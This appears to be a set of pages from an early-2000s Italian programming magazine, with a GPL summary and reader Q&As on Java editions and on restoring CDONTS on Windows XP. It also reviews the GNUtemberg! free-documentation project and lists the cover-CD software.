La Licenza GPL è progettata per assicurarsi che chiunque abbia la libertà di distribuire copie del software libero (e farsi pagare per questo, se vuole); che riceva il codice sorgente o che lo possa ottenere se lo desidera; che possa modificare il programma o usarne parti in nuovi programmi liberi e che sappia di potere effettuare queste operazioni. Per proteggere i diritti dell'utente, la Licenza crea delle restrizioni che vietano a chiunque di negare questi diritti o di chiedere di rinunciarvi. Tali restrizioni si traducono in responsabilità per chi distribuisce copie del software e per chi lo modifica. Ad esempio, chi distribuisce copie di un programma coperto da GPL, sia gratis sia in cambio di un compenso, deve concedere ai destinatari tutti i diritti che ha ricevuto. Deve anche assicurarsi che i destinatari ricevano o possano ottenere il codice sorgente. Deve mostrar loro le condizioni di licenza, in modo che essi conoscano i propri diritti. La Licenza protegge i diritti dell'utente in due modi: apponendo il marchio di copyright e offrendo una licenza che dia il permesso legale di copiare, distribuire e modificare il programma. Inoltre, per proteggere l'autore, la Licenza si assicura che ognuno comprenda che non ci sono garanzie per i programmi coperti da GPL. Se il programma viene modificato da qualcun altro e ridistribuito, gli acquirenti (e comunque gli utenti) devono sapere che ciò che hanno in dotazione non è l'originale, in modo che ogni problema introdotto da altri non si rifletta sulla reputazione degli autori originari. Infine, essendo ogni programma libero costantemente minacciato dai brevetti sui programmi, la Licenza evita il pericolo che chi ridistribuisce un programma libero ottenga la proprietà di brevetti, rendendo in pratica il programma cosa di sua proprietà. Per prevenire questa evenienza, la licenza chiarisce che ogni brevetto deve essere concesso in licenza d'uso a chiunque, o non avere alcuna restrizione di licenza d'uso. Infine, non c'è bisogno di avvertire nessuno per utilizzare la GPL. Semmai, si può contattare la Free Software Foundation Inc. (59 Temple Place, Suite 330, Boston, MA 02111-1307 USA) per farsi aiutare nella redazione di una licenza appropriata.

Java in tutte le salse

Sono un "aspirante" sviluppatore Java (molto aspirante a dire il vero) e mi sto addentrando nei suoi meandri. Vorrei sapere quali sono le differenze sostanziali fra le diverse distribuzioni J2EE, J2SE, J2ME ed il rispettivo limite di impiego nello sviluppo di applicazioni. Ringraziandovi anticipatamente, porgo i miei saluti.

Marco Montanari

Ciao Marco, cercherò di essere breve e chiaro: J2SE *(Java 2 Standard Edition)* è la piattaforma standard per lo sviluppo, la distribuzione ed il test di applicazioni Java. Diciamo pure che è il nucleo attorno a cui gli altri strumenti di sviluppo ruotano. J2SE comprende il compilatore (che trasforma il codice Java nel bytecode), una serie di tool, la Java Virtual Machine (l'elemento cui è fatto carico di eseguire il bytecode), ed un insieme di API. J2EE *(Java 2 Enterprise Edition)*: rappresenta sia la tecnologia che i componenti veri e propri sviluppati da Sun per agevolare lo sviluppo di applicazioni business. La piattaforma J2EE permette di gestire, in sicurezza, le transazioni in ambito client server e offre una serie di strumenti per un agevole utilizzo dei Web Services e per la distribuzione di applicazioni orientate al Web. Infine J2ME *(Java 2 Micro Edition)* è la tecnologia Java orientata ai dispositivi mobili o comunque a tutti i dispositivi che abbiano forti limitazioni in termini computazionali. Sarebbe sbagliato vedere J2ME come un semplice sottoinsieme della Standard Edition: una estrema ottimizzazione del codice e alcune estensioni di supporto alla grande varietà di dispositivi esistenti, hanno fatto di J2ME lo standard de facto per lo sviluppo di applicazioni mobile.

CDONTS su Windows XP Professional

Sono uno studente universitario, vi leggo con molto interesse e vorrei porre alla mitica redazione una domanda: "Ma che fine ha fatto il componente CDONTS su Windows XP Professional?" Ringraziando in anticipo auguro a tutti voi buon proseguimento di lavoro.

Mario Vengia - email

Risponde *Carlo Pelliccia*

Non si sa come mai CDONTS non sia parte integrante di IIS 5.1, il Web server di cui viene dotato Windows XP Professional. Microsoft lo ha inspiegabilmente escluso da questa piattaforma. La cosa è strana, perché nessun motivo tecnico appare poter giustificare la scelta. Basta infatti recuperare una copia del componente da un'installazione di Windows 2000, ed il gioco è fatto.
Ecco le operazioni necessarie:

1. Rimediare una copia del file cdonts.dll, che nelle macchine Windows 2000 è solitamente mantenuto nella cartella *C:\WINNT\System32*.

2. Trasferire il file nella cartella *C:\WINDOWS\System32* del Windows XP che si intende dotare del componente.

3. Da Windows XP, avviare il tool *Start > Esegui*, digitare *regsvr32 cdonts.dll* e confermare il comando.

4. Riavviare il sistema.

In questo schema, si è supposto che C:\WINNT\ sia la cartella dell'installazione base del Windows 2000 dal quale si intende prelevare il file, e C:\WINDOWS\ quella del Windows XP Professional sul

Per contattarci:
e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano

GNUtemberg!

http://www.gnutemberg.org/

La documentazione è uno tra gli strumenti più importanti di cui dispone un programmatore. Prima di fare, bisogna imparare e anche come fare per fare bene! Senza documentazione, in effetti, poco sarebbe possibile. Manuali, libri tecnici, siti Internet e riviste come quella che state leggendo, evidenziano in coro tale necessità. I sistemi informatici hanno raggiunto una notevole complessità, ed è impossibile avvicinarsi ad uno di essi senza avere la documentazione adeguata. La documentazione è vitale, sia quando si è esperti sia (e soprattutto) quando lo si è un po' meno. Alzi la mano chi ricorda a memoria i dettagli di tutti i comandi di Unix, oppure le norme d'impiego di tutte le funzioni di PHP.
Esistono svariati tipi di documentazione. Ci sono gli help in linea, ci sono le riviste che tendono a mostrare la pratica della programmazione, ci sono migliaia e migliaia di manuali. Ci sono anche le documentazioni fruibili via Web, gratuite o a pagamento. Comunque sia, spesso queste documentazioni sono accompagnate da un copyright, da un diritto d'autore e da clausole che ne limitano l'utilizzo. Il più delle volte, non è lecito acquistare un manuale in libreria e poi fotocopiarlo a tutti gli amici. Spesso, non è possibile riprodurre parti troppo consistenti di una rivista. Generalmente, non è possibile prelevare un articolo da un sito Web, ritoccarlo o estenderlo, per poi ripubblicarlo dove si desidera, anche mantenendo una nota verso il nome dell'autore originario. No, di solito non è possibile fare questo, tranne nel caso in cui si stia facendo uso di documentazione libera.
Oramai tutti conoscono le due correnti di software (e di pensiero) attualmente in circolo, che infiammano le discussioni nei forum di Internet. Parlo del software proprietario e di quello libero. Il primo è blindato: non è possibile guardare i sorgenti, non è possibile modificarlo, non è possibile ridistribuirlo. Il secondo, invece, è aperto e comunitario: è possibile averne i sorgenti, è possibile modificarlo ed estenderlo, è possibile ripubblicarlo e rivenderlo. Basta osservare alcune regole di base, che permettono il ripetersi del ciclo e che consentono l'attribuzione dei giusti meriti personali. Per la documentazione, è più o meno la stessa cosa. Esistono le pubblicazioni di tipo "classico", ed esistono le documentazioni libere. Il progetto GNU, avviato da Richard Stallman circa venti anni fa, non ha prodotto solamente la nota licenza GPL, che si applica ai software, ma anche la GNU Free Documentation License, che si applica ai testi e alle documentazioni. La GNU Free Documentation License, inoltre, non è neanche l'unica licenza al mondo destinata alla pubblicazione di documentazione libera. La documentazione libera può essere scambiata, stampata, rivenduta, modificata, estesa, rivista ed altro ancora, secondo i singoli casi. Ci sono editori che pubblicano, in libreria, stampe di documentazione libera. Proprio come nel caso del software, è possibile stabilire un modello che, contemporaneamente, faccia gli interessi di tutti e che non tolga libertà a nessuno. Naturalmente, esistono comunità e punti di riferimento per chi vuole partecipare alla stesura di documentazione libera, validi anche per chi intende semplicemente usufruirne.
All'indirizzo *http://www.gnutemberg.org/* trovate il sito del progetto *"GNUtemberg!"*. Cito testualmente la missione principale del progetto: «Il nostro scopo è quello di trovare e indicare agli utenti quelle strutture che sono in grado di produrre e vendere copie stampate o fotocopiate di documentazione tutelata da licenze libere.». Tuttavia, questa descrizione è restrittiva. Sono molte le iniziative curate dal progetto "GNUtemberg!". La più celebre, probabilmente, è quella all'indirizzo *http://cdrom.gnutemberg.org/*. Qui troverete un'interessante raccolta di documentazione libera, mantenuta dai gestori del progetto, che potrete scaricare e stampare. Gli argomenti trattati dalle pubblicazioni raccolte spaziano soprattutto all'interno del mondo del software libero. Troverete guide a GNU/Linux, ad OpenOffice, a Perl, a Python, a PHP, e così via. C'è materiale sia in italiano sia in inglese. I formati delle documentazioni, come è lecito attendersi, sono tutti ampiamente fruibili (PDF e PostScript). Potrete scaricare una ad una le singole documentazioni disponibili, oppure potrete prelevare, in un colpo solo, un'immagine ISO che vi permetterà di riversarle tutte in un CD-Rom. Potrete impiegare liberamente il CD, nel rispetto delle non restrittive licenze che accompagnano ogni singolo manuale presente al suo interno. Un'altra interessante iniziativa di *"GNUtemberg!"* consiste in un database che raccoglie collegamenti verso fonti di documentazione libera (*http://www.gfdd.org/*). Infine, ci sono notizie, informazioni ed una mailing list collegata alle attività del progetto. Il sito è ben fatto e perfettamente navigabile, totalmente in linea con i canoni che spesso accomunano le pagine Web dei siti vicini all'ambiente del Free Software e dell'Open Source.

Carlo Pelliccia

Elenco Software sul 1° CD

Mathcad 11
Uno dei più diffusi software per il calcolo scientifico, utilizzato in tutto il mondo e a tutti i livelli.
Nel CD: Mathcad

FullXml
Software Open Source, per il Content Management.
Nel CD: fullxml205.zip

J2ME Wireless Toolkit 2.0
Progettare applicazioni per dispositivi Wireless diventa un gioco da ragazzi.
Nel CD: j2me_wireless_ toolkit-1_0_4_01 -bin-win.exe

Code Co-op 4.0
Code Co-op 4.0 è un programma di controllo versioni sorgenti per applicazioni realizzate in C++, Java, HTML…
Nel CD: co-op.exe

FrameMaker 7.0
Una soluzione per l'authoring ed il publishing che unisce la semplicità di un word processor con XML.
Nel CD: fm7_tryout

J2 SDK 1.4.1
L'ambiente di sviluppo SUN nella sua ultima release.
Nel CD: j2se

IntelliJ IDEA 3.0.2
Un completo IDE per Java che si dimostra al contempo semplicissimo da utilizzare e potente come pochi altri.
Nel CD: IntelliJ

Business Reports 2.0
Un complesso ambiente per la generazione e la pubblicazione di report che può interfacciarsi con tutti i più diffusi database.
Nel CD: brfree17.exe

DBxq 3.1
Una plancia di comando per gestire qualsiasi database all'interno di un ambiente semplice e coerente.
Nel CD: dbxq.exe

Install-Us Professional 4.5
Creare pacchetti di installazione professionali?
Nel CD: iuse.zip

IronEye SQL 1.0
Ottimizzare il codice SQL è semplicissimo!
Nel CD: IronEye

Javelin 6.5.8
Un piccolo e interessante ambiente di sviluppo che consente, per via grafica, di realizzare complesse applicazioni Java.
Nel CD: javelw32.exe

Peter's XML Editor 2.0
Un editor XML gratuito e dalle elevate funzionalità.
Nel CD: pxe.exe

MySQL Studio 4.4
Un ottimo tool per la gestione grafica di database MySQL.
Nel CD: pmstudio51trial.exe

Resource Tuner 1.91
Ottimo strumento per esplorare le risorse contenute negli eseguibili.
Nel CD: rtsetup.exe

Visual Assist 6.0
Un assistente per la scrittura rapida del codice .NET.
Nel CD: VAssist

XMLwriter 2.1
Uno dei migliori editor XML presenti sul mercato in versione di prova per trenta giorni.
Nel CD: xmlwri12.zip

Elenco Software sul 2° CD

La suite di compilatori Intel per Windows e Linux
- Intel C++ 7.0 Compiler for Windows;
- Intel Fortran 7.0 Compiler for Windows;
- Intel VTune Performance AAnalizer;
- Intel IntegratedPerformance Primitive (IPP);
- Intel Math Kernel Library.

Kylix 3 Open Edition
L'ambiente di sviluppo per scrivere applicazioni Linux in pieno stile Delphi.
Nel CD: kylix3_open.tar.gz

GNU Compiler Collection 3.2.2
La completissima suite di programmazione Open Source.
Nel CD: gcc-3.2.tar.gz

Bloodshed Dev-C++ 4.01
L'aggiornamento dell'eccezionale IDE per lo sviluppo di applicazioni C++.
Nel CD: devcpp4.zip

Dev-Pascal 1.9.2
Un moderno ambiente di sviluppo per gli amanti del vecchio Pascal.
Nel CD: devpas192.exe

MSWLogo
Ricordate il linguaggio Logo? Eccone una pratica implementazione! Destinato a chi muove i primi passi nel mondo della programmazione...
Nel CD: mswlogo65.exe

TinyPascal
Un compilatore nel palmo di una mano.
Nel CD: tinypas.zip

Borland C++ Compiler 5.5
Uno dei più veloci compilatori di sempre.
Nel CD: freecommandLine-tools.exe

Delta Forth .NET 1.1
Il linguaggio Fortran sbarca su .NET.
Nel CD: dforthnet.msi

Installazione ActiveX in Visual Basic
Dal menu Progetto selezionare la voce Componenti (CT RL+T); nella schermata presente a video è visibile una list box contenente l'elenco dei componenti ActiveX installati nel sistema; da questi è possibile selezionare uno o più componenti e confermare mediante il bottone OK; qualora il componente non fosse installato nel sistema ma fosse comunque presente nel computer è possibile selezionare quest'ultimo tramite l'utilizzo del bottone "Sfoglia" mediante il quale si ha accesso alle directory del sistema; da queste è possibile localizzare il componente da installare.

Risorse Java
Molte delle risorse Java riportate all'interno del CD ROM sono munite di file .java, .class e di file html per essere testate. Nel caso di compilazione del file .java si dovrà utilizzare un opportuno strumento, come ad esempio il JDK di Sun.
Per utilizzarlo si dovrà operare da prompt del DOS, accedere alla directory bin dell'ambiente stesso ed avviare il Java Compiler digitando la stringa: javac "nomefile".